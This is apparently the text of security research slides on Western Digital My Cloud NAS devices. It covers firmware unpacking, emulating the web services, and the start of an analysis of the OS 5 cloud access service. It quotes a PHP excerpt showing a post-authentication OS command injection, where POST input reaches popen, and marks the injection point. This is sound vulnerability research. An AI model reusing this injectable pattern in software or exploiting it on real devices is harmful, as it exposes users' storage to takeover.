4854736      0x4A13D0        uImage header, header size: 64 bytes, header CRC: 0x7DAB24F1, created: 2022-08-26 11:45:21
type: gzip, image name: "Initramfs"
4854800      0x4A1410        gzip compressed data, maximum compression, from Unix, last modified: 2022-08-26 11:45:21
8629155      0x83ABA3        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 28093768
289569699     0x11427BA3      gzip compressed data, from Unix, last modified: 2022-08-26 05:44:30
289597007     0x1142E64F      gzip compressed data, from Unix, last modified: 2019-12-11 03:37:01
```

# Emulating WD Device - Manually Organize FS

- Running `chroot`
- Unpacking filesystem according to init bash script `system_init`
- Fix all files/configs locations
- Running web services
  - `httpd` (apache)
  - `nasAdmin`



The screenshot shows a terminal window with a file browser overlay. The terminal background is dark, and the file browser has a light-colored header bar. The main area displays a list of files and directories from line 250 to 266. The right side of the screen shows a detailed file listing with columns for date, time, and file name.


Date	Time	File/Directory
Aug 25 2022	.	
Mar 26 2022	07:24	..
Aug 25 2022		apache2
Aug 25 2022		bin
Aug 25 2022		cgi
Aug 25 2022		cloud
Aug 25 2022		dbus-1
Aug 25 2022		default
Aug 19 2022		driver
Aug 25 2022		etc
Aug 25 2022		ext_script
Aug 25 2022		files
Aug 25 2022		language
Aug 25 2022		lib
Aug 25 2022		localsbin
Aug 25 2022		mysql

# Emulating WD Device




```
root ~ # ps aux | grep httpd
2967 root      36344 S    httpd -f /usr/local/apache2/conf/httpd.conf
3445 root      36432 S    httpd -f /usr/local/apache2/conf/httpd.conf
3446 root      1979m S    httpd -f /usr/local/apache2/conf/httpd.conf
5832 root      4704  S    grep httpd
root ~ # ps aux | grep nasAdmin
3068 root      699m  S    nasAdmin -configPath /etc/nasAdmin.toml
8836 root      4704  S    grep nasAdmin
```

# Web Management Architecture




Couldn't  
bypass auth :(



# Web Management Architecture

But found post-auth RCE here :)



# Post Auth OS Command Injection in

```
961 case "migration_onboarding_analytics":  
962 {  
963     $type = $_POST['log_type'];  
964     $arg = $_POST['arg'];  
965     $cmd = "logwdweb --post_migration_onboarding -%s %s";  
966  
967     switch($type)  
968     {  
969         // ... REDACTED  
970         case "reinviteUser":  
971         {  
972             // ... REDACTED  
973             $_arg = sprintf("--private --status 'next' --user %s", json_encode($var));  
974             $cmd = sprintf($cmd_logwdweb, "reinviteUser", $_arg);  
975         }  
976         // ... REDACTED  
977     }  
978     pclose(popen($cmd, 'r'));
```

injection  
point

# Let's Explore OS 5 My Cloud!

The screenshot shows the 'My Cloud' interface with a blue header bar. The header includes a cloud icon, the text 'My Cloud', and several status indicators: a USB drive icon, a bell icon, a help icon, and a user profile icon.


Below the header is a navigation bar with six items: Home, Users, Shares, Apps, Cloud Access (which is currently selected), and Settings. Each item has a corresponding icon.


The main content area is titled 'Configure Cloud Access'. It features a sidebar on the left with a user icon and a blurred account name. The main panel displays the 'Cloud Access' section, which includes a 'Cloud Service' toggle switch set to 'ON' (highlighted in blue) and a 'Connection Status' indicator showing 'Connected'.

At the bottom, there is a section for 'Cloud Account for Device Owner' with a blurred account name, followed by a row of icons for managing accounts.

# OS 5 My Cloud

- Western Digital NAS cloud platform
  - <https://os5.mycloud.com/>
- Remote access to your files
- No public registration, you need a physical device






# WD Cloud Account

Account → Device (**GUID** - unique per install)



User




`https://prod-940b1d9bbad9901.wdckeystone.com/  
6eff0470-804a-4d12-9e3d-88f090de36f0/sdk/v1/volumes`




**User**

**GET**  
`https://prod.wdckeystone.com  
/GUID/sdk/v1/volumes`







# The Obvious Question



Attacker

